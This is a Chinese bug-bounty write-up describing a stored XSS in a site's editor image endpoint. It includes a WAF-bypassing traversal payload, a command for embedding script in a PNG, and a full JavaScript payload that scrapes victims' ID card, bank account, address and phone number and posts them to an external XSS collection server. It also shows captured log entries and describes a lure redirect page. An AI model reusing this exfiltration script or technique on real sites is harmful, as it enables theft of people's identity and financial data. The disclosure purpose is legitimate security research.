


0x01 前奏

前不久在挖掘某SRC时提交漏洞时，偶然在该**SRC官网**的编辑器发现了一个接口。

起初以为是任意文件包含能RCE了，后来测试发现只是拼接读取了远程资源站的图片，原本都想着放弃了，但是当我在后缀添加了个+号后图片被意外的解析成了HTML页面，这不就意味着get到一个存储型XSS？

https://xxx.cn/xxxx/ueditor?image_name=/xxx.png+




Payload:

```
/%252F/
```


0x02 漏洞利用

1. 利用010Editor或copy命令，制作含有恶意代码的图片。

```
copy tiny.png /b + code.txt /a tiny_code.png
```



2. 通过本站的文件上传恶意图片，取得文件名（之所以用png格式是因为jpg会校验是否为正常图片）。



3. 由于该SRC官网财务打款需要手机个人信息(姓名，手机号，sfz等)，而这些信息用户自己是可见的。我们直接编写了一个demo.js用于读取受害者个人信息，将其部署在XSS平台。


```

43 };
44 http.post = function(url, data, callback) {
45     var option = {
46         url: url,
47         data: data
48     };
49     option.method = 'post';
50     this.queest(option, callback);
51 };
52 var parser = new DOMParser();
53 var idcard = '';
54 var bankno = '';
55 var address = '';
56 var phone = '';
57 http.get('https://[redacted]', function (err, result) {
58     var collect_money_info = window.btoa(window.encodeURIComponent(result));
59     var money_doc = parser.parseFromString(unescape(decodeURI(atob(collect_money_info))), "text/html");
60     idcard = money_doc.getElementById("certification").value;
61     bankno = money_doc.getElementById("bankaccount").value;
62 });
63 http.get('https://[redacted]', function (err, result) {
64     var collect_goods_info = window.btoa(window.encodeURIComponent(result));
65     var goods_doc = parser.parseFromString(unescape(decodeURI(atob(collect_goods_info))), "text/html");
66     address = goods_doc.getElementById("address").value;
67     phone = goods_doc.getElementById("phone").value;
68 });
69 window.onload=function(){
70     var info_pack = idcard + '|' + bankno + '|' + address + '|' + phone;
71     http.post('https://[redacted]',data="cookie="+window.btoa(window.encodeURIComponent(info_pack)),function (err, result) {
72     });
73 };


```

脚本会通过Ajax请求URL，使用DOMParser转换并解析DOM对象，提取用户身份证、银行卡、手机号、地址等信息后合并base64发送到XSS平台，找了团队的几个朋友测试OK。

4. 构造跳转网站，诱导受害者访问：



这时只要受害者访问该服务，跳转至恶意页面就能获取信息。



□	-折叠	2022-01-13 13:36:58	<ul style="list-style-type: none"> • location : • toplocation : • cookie : NDQxMzlyMjAwMTA5MTI0MDI4JTdDNjlyODQxMTEzNDUxOTEwODA3MSU3QyVFNyVBNIU4RiVFNSU3VFNSU4RCU4RSVFNSU5RiU4RTYIRTUIOEYlQjclRTYlQTUIQkMIN0MxNTE1OTgwNTMxMg== • opener : 	<ul style="list-style-type: none"> • [REDACTED] • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 • [REDACTED] • IP-ADDR : 	删除
□	-折叠	2022-01-13 13:36:56	<ul style="list-style-type: none"> • [REDACTED] • [REDACTED] • cookie : __guid=236837059.1375272972345153800.1639385639752.0847; bad_id6acf3b0-320d-11eb-a51d-674e4453f141=37085931-5bf2-11ec-a37a-dbe58413aaa8; _ 	<ul style="list-style-type: none"> • [REDACTED] • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 • [REDACTED] • IP-ADDR : 	删除

成功窃取到受害者的信息，base64解码即可。

☒ Enable POST

enctype
 application/x-www-form-urlencoded

Body
 4413[REDACTED]124028|62[REDACTED]108071|福建省[REDACTED]类|1515[REDACTED]

ADD HEADER

0x03 技术点总结

1. Fuzz出接口及参数,拼接+号解析成HTML页面。
2. URL拼接时BypassWAF进行目录穿越。
3. 使用DOMParser转换为DOM对象并提取表单input值，后通过window.btoa函数base64编码字符串。